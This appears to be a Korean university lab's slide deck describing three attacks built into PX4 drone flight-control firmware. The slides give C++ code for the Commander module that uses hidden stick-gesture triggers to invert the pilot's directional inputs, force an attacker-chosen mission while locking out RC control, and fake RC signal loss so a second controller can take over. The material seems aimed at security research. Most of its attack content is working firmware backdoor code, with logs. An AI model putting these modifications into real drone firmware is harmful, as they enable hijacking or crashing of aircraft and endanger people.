
Computer Engineering in KyungHee University
Mobile & Embedded System Lab.

Scenario #1


① 컨트롤러 입력과 반대로 동작하는 모듈 개발

❖ Scenario #1: 공격 컨셉 소개

- 공격 유형
  - 드론 기기 내부의 상태 이상
  - 드론 비행 과정에서 동적 요소에 의한 상태 이상

- 공격 지점
  - 드론에 내장된 펌웨어
    - Flight Control의 State Machine

- 예상 결과
  - RC 컨트롤러의 trigger를 받아와, 공격 모드가 실행
  - 공격 모드에서 Publish한 데이터를 올바르다고 인식
  - 드론은 사용자의 RC 입력과 반대 방향으로 이동
    - Ex: '왼쪽'으로 이동하라는 명령에 '오른쪽'으로 이동




카트라이더의 Reverse 아이템

① 컨트롤러 입력과 반대로 동작하는 모듈 개발

❖ Scenario #1: Architecture

Joystick




```
INFO  [navigator] Using minimum takeoff altitude: 2.50 m
INFO  [commander] Takeoff detected
INFO  [commander] Pilot took over control using sticks
```

Status Log


① 컨트롤러 입력과 반대로 동작하는 모듈 개발

❖ Scenario #1: MAVLink 메시지 정의

- MANUAL_CONTROL
  - RC 컨트롤러의 수동 입력을 받아오는 MAVLink 메시지

```
<message id="69" name="MANUAL_CONTROL">
  <description>This message provides an API for manually controlling the vehicle using standard joystick axes nomenclature,
  <field type="uint8_t" name="target">The system to be controlled.</field>
  <field type="int16_t" name="x">X-axis, normalized to the range [-1000,1000]. A value of INT16_MAX indicates that this axis
  <field type="int16_t" name="y">Y-axis, normalized to the range [-1000,1000]. A value of INT16_MAX indicates that this axis
  <field type="int16_t" name="z">Z-axis, normalized to the range [-1000,1000]. A value of INT16_MAX indicates that this axis
  <field type="int16_t" name="r">R-axis, normalized to the range [-1000,1000]. A value of INT16_MAX indicates that this axis
  <field type="uint16_t" name="buttons">A bitfield corresponding to the joystick buttons' current state, 1 for pressed, 0 fo
</message>
```

Mavlink Message Defnition: https://github.com/PX4/jMAVSim/blob/master/mavlink/message_definitions/common.xml



x: backward[-1.000] to forward[1.000]

y: left[-1.000] to right[1.000]

z: thrust[-1.000] to thrust[1.000]

r: clockwise[-1.000] to counter-clockwise[1.000]

① 컨트롤러 입력과 반대로 동작하는 모듈 개발

❖ Scenario #1: Commander 모듈에서 개발

- 변수 초기화
  - MESL01_flag: Trigger 발생 여부 판단
  - last_setpoint_x: 이전에 Publish된 Setpoint.x 값 저장
  - last_setpoint_y: 이전에 Publish된 Setpoint.y 값 저장

```
// MESL01: Generating Control Error
static bool MESL01_flag = false;
static int last_setpoint_x = 0;
static int last_setpoint_y = 0;
```

- Trigger
  - takeoff 직후 RC에서 시계방향의 Rotate 입력이 주어진 경우
    - MESL01_flag를 true로 전환

```
// MESL01: Generating Control Error
// MESL01 Trigger if clockwise-rotate is touched
if (hrt_elapsed_time(&_manual_control_setpoint.timestamp) < 1_s &&
    (_manual_control_setpoint.r > minimum_stick_deflection)) {
    // revert to position control in any case
    main_state_transition(status, commander_state_s::MAIN_STATE_POSCTL, status_flags, &_internal_state);
    mavlink_log_info(&mavlink_log_pub, "MESL01: Generating Control Error");
    MESL01_flag = true;
}
```

① 컨트롤러 입력과 반대로 동작하는 모듈 개발

❖ Scenario #1: Commander 모듈에서 개발

- Function

```
//MESL01: Generating Control Error
if(MESL01_flag){

    if(last_setpoint_x != (int)(_manual_control_setpoint.x * 10000) && last_setpoint_y != (int)(_manual_control_setpoint.y *10000)){

        PX4_INFO("Original Value:\t%8.4f\t%8.4f",
            (double)_manual_control_setpoint.x,
            (double)_manual_control_setpoint.y);

        struct manual_control_setpoint_s temp_setpoint;
        orb_copy(ORB_ID(manual_control_setpoint), 1, &temp_setpoint);

        temp_setpoint = _manual_control_setpoint;
        temp_setpoint.x *= (-1);
        temp_setpoint.y *= (-1);

        PX4_INFO("Changed Value:\t%8.4f\t%8.4f",
                    (double)temp_setpoint.x,
                    (double)temp_setpoint.y);

        orb_advert_t changed_setpoint = orb_advertise(ORB_ID(manual_control_setpoint), &temp_setpoint);
        orb_publish(ORB_ID(manual_control_setpoint), changed_setpoint, &temp_setpoint);

        last_setpoint_x = (int)(temp_setpoint.x * 10000);
        last_setpoint_y = (int)(temp_setpoint.y * 10000);
    }
}
```

① 새로운 Data가 Publish 됐는지 확인

② 새로운 Setpoint 선언 & orb_copy를 이용해 복사

③ 새로운 Setpoint 값에 x, y의 반대 방향으로 업데이트


④ 업데이트된 Setpoint값 Publish

⑤ 현재 Setpoint값을 last_setpoint에 저장

① 컨트롤러 입력과 반대로 동작하는 모듈 개발

❖ Scenario #1: Commander 모듈에서 개발

- DEMO Video
  - MESL01.mp4 참고




MESL

Scenario #2


Computer Engineering in KyungHee University
Mobile & Embedded System Lab.

② 지정된 명령(Mission)을 수행하는 모듈 개발

Scenario #2: 공격 컨셉 소개


- 공격 유형
  - 드론 기기 내부의 상태 이상
  - 드론 비행 과정에서 동적 요소에 의한 상태 이상

- 공격 지점
  - 드론에 내장된 펌웨어
    - Flight Control의 State Machine

- 예상 결과
  - RC 컨트롤러의 trigger를 받아와, 공격 모드가 실행
  - 드론은 공격자가 Mission을 통해 지정한 위치로 이동
  - Mission 수행 과정에서, 드론은 컨트롤러의 입력을 받지 못하는 상태

② 지정된 명령(Mission)을 수행하는 모듈 개발


❖ Scenario #2: Architecture



② 지정된 명령(Mission)을 수행하는 모듈 개발

❖ Scenario #2: Mission 구조체 정의

- mission_s
  - Mission과 관련된 정보를 저장하고 있는 구조체
    - count: Mission에 정의된 동작의 개수
    - current_seq: Mission에 정의된 동작 중 현재 상태
    - dataman_id: Dataman의 ID
      - Dataman: Mission, Waypoint를 관리하는 모듈





```
struct __EXPORT mission_s {
#else
struct mission_s {
#endif
    uint64_t timestamp;
    int32_t current_seq;
    uint16_t count;
    uint8_t dataman_id;
    uint8_t _padding0[1]; // required for logger


#ifdef __cplusplus

#endif
};
```

https://px4.github.io/Firmware-Doxygen/db/d74/structmission__s.html

- Mission 수행됐을 때 출력되는 Log 분석
  - #2 → Mission의 dataman_id = 2
  - 3 WPs → Mission에는 3개의 동작이 존재
  - curr: 1 → takeoff 단계에서 캡쳐
  - curr: 2 → Waypoint 이동 직후 단계에서 캡쳐

```
INFO  [commander] MESL02: Unintended Mission Conduct
INFO  [commander] Mission #2 loaded, 3 WPs, curr: 1
```

```
INFO  [commander] MESL02: Unintended Mission Conduct
INFO  [commander] Mission #2 loaded, 3 WPs, curr: 2
```



② 지정된 명령(Mission)을 수행하는 모듈 개발

❖ Scenario #2: Commander 모듈에서 개발

- 변수 초기화
  - MESL02_flag: Trigger 발생 여부 판단
  - MESL02_Mission_flag: 컨트롤러의 입력을 받지 못하도록 만드는 flag

```
// MESL02: Unintended Mission Conduct
static bool MESL02_flag = false;
static bool MESL02_Mission_flag = false;
```

- Trigger
  - takeoff 직후 RC에서 반시계방향의 Rotate 입력이 주어진 경우
    - MESL02_flag를 true로 전환

```
// MESL02: Unintended Mission Conduct
// MESL02 Trigger if anticlockwise-rotate is touched
if (hrt_elapsed_time(&_manual_control_setpoint.timestamp) < 1_s &&
    (_manual_control_setpoint.r * (-1) > minimum_stick_deflection)) {
    // revert to position control in any case
    main_state_transition(status, commander_state_s::MAIN_STATE_POSCTL, status_flags, &_internal_state);
    mavlink_log_info(&mavlink_log_pub, "MESL02: Unintended Mission Conduct");
    MESL02_flag = true;
}
```

② 지정된 명령(Mission)을 수행하는 모듈 개발

❖ Scenario #2: Commander 모듈에서 개발

- Trigger + MESL02_Mission_flag
  - Mission이 수행중일 경우, RC Input 받아올 수 없도록 설정

```
// transition to previous state if sticks are touched
if (hrt_elapsed_time(&_manual_control_setpoint.timestamp) < 1_s && // don't use uninitialized or old messages
    ((fabsf(_manual_control_setpoint.x) > minimum_stick_deflection) ||
     (fabsf(_manual_control_setpoint.y) > minimum_stick_deflection)) &&
    !MESL02_Mission_flag) {
    // revert to position control in any case
    main_state_transition(status, commander_state_s::MAIN_STATE_POSCTL, status_flags, &_internal_state);
    mavlink_log_info(&mavlink_log_pub, "Pilot took over control using sticks");
}

// MESL01: Generating Control Error
// MESL01 Trigger if clockwise-rotate is touched
if (hrt_elapsed_time(&_manual_control_setpoint.timestamp) < 1_s &&
    (_manual_control_setpoint.r > minimum_stick_deflection) &&
    MESL02_Mission_flag) {
    // revert to position control in any case
    main_state_transition(status, commander_state_s::MAIN_STATE_POSCTL, status_flags, &_internal_state);
    mavlink_log_info(&mavlink_log_pub, "MESL01: Generating Control Error");
    MESL01_flag = true;
}

// MESL02: Unintended Mission Conduct
// MESL02 Trigger if anticlockwise-rotate is touched
if (hrt_elapsed_time(&_manual_control_setpoint.timestamp) < 1_s &&
    (_manual_control_setpoint.r * (-1) > minimum_stick_deflection) &&
    MESL02_Mission_flag) {
    // revert to position control in any case
    main_state_transition(status, commander_state_s::MAIN_STATE_POSCTL, status_flags, &_internal_state);
    mavlink_log_info(&mavlink_log_pub, "MESL02: Unintended Mission Conduct");
    MESL02_flag = true;
    MESL02_Mission_flag = true;
}
```

② 지정된 명령(Mission)을 수행하는 모듈 개발

❖ Scenario #2: Commander 모듈에서 개발

- Function

```
//MESL02: Unintended Mission Conduct
if(MESL02_flag){
    // init mission state, do it here to allow navigator to use stored mission even if mavlink failed to start
    mission_s mission;   ① Mission 구조체 선언

    if (dm_read(DM_KEY_MISSION_STATE, 0, &mission, sizeof(mission_s)) == sizeof(mission_s)) {
        if (mission.dataman_id == DM_KEY_WAYPOINTS_OFFBOARD_0 || mission.dataman_id == DM_KEY_WAYPOINTS_OFFBOARD_1) {
            if (mission.count > 0) {
                PX4_INFO("Mission #%d loaded, %u WPs, curr: %d", mission.dataman_id, mission.count, mission.current_seq);
            }

        } else {   ② Dataman의 Data(Mission, Setpoint) 읽은 결과를 새로 선언한 Mission에 업데이트
            PX4_ERR("reading mission state failed");

            /* initialize mission state in dataman */
            mission.timestamp = hrt_absolute_time();
            mission.dataman_id = DM_KEY_WAYPOINTS_OFFBOARD_0;
            dm_write(DM_KEY_MISSION_STATE, 0, DM_PERSIST_POWER_ON_RESET, &mission, sizeof(mission_s));
        }

        _mission_pub.publish(mission);   ③ 업데이트된 Mission을 Publish
    }
```

② 지정된 명령(Mission)을 수행하는 모듈 개발

❖ Scenario #2: Commander 모듈에서 개발

- Function

```
if (_mission_result_sub.update()) {
    const mission_result_s &mission_result = _mission_result_sub.get();

    // if mission_result is valid for the current mission
    const bool mission_result_ok = (mission_result.timestamp > _boot_timestamp)
                && (mission_result.instance_count > 0);

    status_flags.condition_auto_mission_available = mission_result_ok && mission_result.valid;

    if (mission_result_ok) {

        if (status.mission_failure != mission_result.failure) {
            status.mission_failure = mission_result.failure;
            _status_changed = true;

            if (status.mission_failure) {
                mavlink_log_critical(&mavlink_log_pub, "Mission cannot be completed");
            }
        }

        // Only evaluate mission state if home is set
        if (status_flags.condition_home_position_valid &&
            (prev_mission_instance_count != mission_result.instance_count)) {

            if (!status_flags.condition_auto_mission_available) {
                // the mission is invalid
                tune_mission_fail(true);

            } else if (mission_result.warning) {
                // the mission has a warning
                tune_mission_fail(true);

            } else {
                // the mission is valid
                tune_mission_ok(true);
            }
```

④ Mission이 정상적으로 Publish됐는지 확인

⑤ Mission 수행이 가능한 상태인지 확인

② 지정된 명령(Mission)을 수행하는 모듈 개발

❖ Scenario #2: Commander 모듈에서 개발

- Function

```
    main_state_transition(status, commander_state_s::MAIN_STATE_AUTO_MISSION, status_flags, &_internal_state);
    MESL02_flag = false;
}

if(_mission_result_sub.get().finished){
    MESL02_Mission_flag = false;
}
```


⑥ Mission 수행 모드로 전환, Mission 수행됨

⑦ Mission이 끝나면 MESL02_Mission_flag false로 set

② 지정된 명령(Mission)을 수행하는 모듈 개발

❖ Scenario #2: Commander 모듈에서 개발

- DEMO Video
  - MESL02.mp4 참고




Computer Engineering in KyungHee University
Mobile & Embedded System Lab.

Scenario #3

③ 두 개의 컨트롤러로 조종 가능하도록 설정

❖ Scenario #3: 공격 컨셉 소개

- 공격 유형
  - 드론의 외부, GCS 상태 이상
  - 드론 비행 과정에서 동적 요소에 의한 상태 이상

- 공격 지점
  - 드론에 내장된 펌웨어
    - External Connectivity의 MAVLink

- 예상 결과
  - 드론과 RC 컨트롤러의 연결을 탈취해 공격자는 사용자 권한을 획득
  - 공격자는 RC 컨트롤러를 이용해 자신이 의도한 명령을 사용자 권한으로 수행


  - + 지금은 Commander에서 RC Connection 끊는 것까지 구현

③ 두 개의 컨트롤러로 조종 가능하도록 설정

❖ Scenario #3: Architecture

User RC

Hacker RC



③ 두 개의 컨트롤러로 조종 가능하도록 설정

❖ Scenario #3: Status 구조체 정의

- vehicle_status_s
  - 드론의 상태 정보를 저장하고 있는 구조체
    - rc_signal_lost: RC 컨트롤러의 신호가 끊어졌는지 여부 판단

```
struct vehicle_status_s {
#endif
    uint64_t timestamp;
    uint64_t nav_state_timestamp;
    uint32_t onboard_control_sensors_present;
    uint32_t onboard_control_sensors_enabled;
    uint32_t onboard_control_sensors_health;
    uint8_t nav_state;
    uint8_t arming_state;
    uint8_t hil_state;
    bool failsafe;
    uint8_t system_type;
    uint8_t system_id;
    uint8_t component_id;
    uint8_t vehicle_type;
    bool is_vtol;
    bool is_vtol_tailsitter;
    bool vtol_fw_permanent_stab;
    bool in_transition_mode;
    bool in_transition_to_fw;
    bool rc_signal_lost;
    uint8_t rc_input_mode;
    bool data_link_lost;
    uint8_t data_link_lost_counter;
    bool high_latency_data_link_lost;
    bool engine_failure;
    bool mission_failure;
    uint8_t failure_detector_status;
    uint8_t _padding0[7]; // required for logger
```

https://px4.github.io/Firmware-Doxygen/d4/da5/vehicle__status_8h_source.html

③ 두 개의 컨트롤러로 조종 가능하도록 설정

❖ Scenario #3: Commander 모듈에서 개발

- 변수 초기화
  - MESL03_flag: Trigger 발생 여부 판단
    - 여러번의 입력을 받아오기 때문에 int
  - MESL03_Loss_flag: Loss Signal을 보내도록 만드는 flag
    - 여러 차례의 Signal을 보내기 때문에 int

```
// MESL03: RC Connection Takeover
static int MESL03_flag = 0;
static int MESL03_Loss_flag = 0;
```

- Trigger
  - RC에서 앞 방향으로 이동하라는 입력이 주어진 경우
    - 100 이상이 아닌 경우, MESL03_flag에 1을 더함

```
// MESL03: RC Connection Takeover
// MESL03 Trigger if front movement is touched 100 times
if(MESL03_flag <= 100){
    const float minimum_stick_deflection = 0.01f * _param_com_rc_stick_ov.get();
    if (hrt_elapsed_time(&_manual_control_setpoint.timestamp) < 1_s &&
        (_manual_control_setpoint.x > minimum_stick_deflection) &&
        !MESL02_Mission_flag) {
        MESL03_flag++;
        mavlink_log_info(&mavlink_log_pub, "MESL03: Trigger value is %d", MESL03_flag);
    }
}
```

③ 두 개의 컨트롤러로 조종 가능하도록 설정

❖ Scenario #3: Commander 모듈에서 개발

- Function

```
// set RC lost
else if(MESL03_Loss_flag <= 1000){
    mavlink_log_info(&mavlink_log_pub, "MESL03: RC Connection Lost");
    status.rc_signal_lost = true;
    _rc_signal_lost_timestamp = _manual_control_setpoint.timestamp;
    set_health_flags(subsystem_info_s::SUBSYSTEM_TYPE_RCRECEIVER, true, true, false, status);
    _status_changed = true;

    MESL03_Loss_flag++;
}
// Set Flags as 0
else {
    MESL03_flag = MESL03_Loss_flag = 0;
}
```

① 1000번의 Loss Signal을 보냄

② Status 구조체의 rc_signal_lost를 true로 전환

③ set_health_flags() 함수를 이용해 업데이트된 Status로 Flag 설정

④ 다른 RC 연결이 가능하도록 Flag 초기화

```
void set_health_flags ( uint64_t          subsystem_type,
                        bool              present,
                        bool              enabled,
                        bool              ok,
                        vehicle_status_s & status
                      )
```

https://px4.github.io/Firmware-Doxygen/d4/d79/_health_flags_8h.html

③ 두 개의 컨트롤러로 조종 가능하도록 설정

Scenario #3: Commander 모듈에서 개발

- DEMO Video
  - MESL03.mp4 참고